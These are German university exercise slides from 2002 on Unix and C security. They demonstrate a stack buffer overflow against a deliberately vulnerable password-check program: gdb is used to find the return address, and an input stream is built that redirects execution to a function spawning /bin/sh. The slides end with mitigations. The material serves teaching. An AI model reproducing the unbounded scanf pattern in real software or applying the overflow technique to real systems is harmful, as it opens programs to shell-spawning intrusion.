

42 Überblick über die 10. Übung

Überblick über die 10. Übung

- Besprechung 7. Aufgabe (record)
- Unix, C und Sicherheit

Ü-SP1

Übungen zur Systemprogrammierung 1

© Michael Golm, Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2002

2002-01-15 18:56

244

Reproduktion jeder Art oder Verwendung dieser Unterlagen, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

43 Unix, C und Sicherheit

Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```

Ü-SP1

Übungen zur Systemprogrammierung 1

© Michael Golm, Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2002

2002-01-15 18:56

245

Reproduktion jeder Art oder Verwendung dieser Unterlagen, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

43.1 Ausnutzen des Pufferüberlaufs

Unix, C und Sicherheit

- Pufferüberschreitung wird nicht überprüft
 - ◆ die Variable `password` wird auf dem Stack angelegt
 - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungsadresse der Funktion

Ü-SP1

Übungen zur Systemprogrammierung 1

© Michael Golm, Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2002

2002-01-15 18:56

246

Reproduktion jeder Art oder Verwendung dieser Unterlagen, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

43.1.1 Ausnutzen des Pufferüberlaufs

Unix, C und Sicherheit

- ◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"/bin/sh", 0};
    execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
}
```

Ü-SP1

Übungen zur Systemprogrammierung 1

© Michael Golm, Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2002

2002-01-15 18:56

247

Reproduktion jeder Art oder Verwendung dieser Unterlagen, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

43.1.2 Ausnutzen des Pufferüberlaufs

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16      if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6        n = scanf("%s", password);
```

Ü-SP1

43.1.4 Ausnutzen des Pufferüberlaufs

- Analyse des Textsegmentes des Prozesses:

- ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```

- ◆ Adresse der exec_sh-Funktion


```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- ◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```


Ü-SP1

43.1.3 Aufbau der Daten eines Prozesses



Ü-SP1

43.1.5 Aufbau der Daten eines Prozesses



Ü-SP1

43.1.6 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
 - ◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc50
```

- ◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc59
```

- ◆ Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc5c
```


43.1.8 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
 - ◆ Return-Adresse


```
(gdb) x 0x7ffffc64
0x7ffff9a4: 0x080484ac
```

```
0x80484a4 <main>:  push %ebp
0x80484a5 <main+1>:  mov  %esp,%ebp
0x80484a7 <main+3>:  call 0x8048440 <ask_pwd>
0x80484ac <main+8>:  mov  %eax,%eax
0x80484ae <main+10>: test %eax,%eax
0x80484b0 <main+12>: jne  0x80484b7 <main+19>
0x80484b2 <main+14>: call 0x8048478 <exec_sh>
0x80484b7 <main+19>: leave
0x80484b8 <main+20>: ret
```

43.1.7 Aufbau der Daten eines Prozesses



43.1.9 Aufbau der Daten eines Prozesses



43.1.10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

43.2 Vermeidung von Puffer-Überlauf

- scanf
 - ◆ char buf[10]; scanf("%9s", buf);
- gets
 - ◆ Verwendung von fgets
- strcpy, strcat
 - ◆ Überprüfung der String-Länge oder
 - ◆ Verwendung von strncpy, strncat
- sprintf
 - ◆ Verwendung von snprintf

43.1.11 Erzeugung eines Input-Bytestroms

- Erzeugen des Binärfiles z.B. mit dem hexl-mode des Emacs
 - ◆ "012345678" + "000" + "0000" + "0000" + 0x08048478 + '\n'
- Byteorder beachten

```
(gdb) x 0x7ffffc64
0x7ffffc64:    0x080484ac

(gdb) x/4b 0x7ffffc64
0x7ffffc64:    0xac    0x84    0x04    0x08
```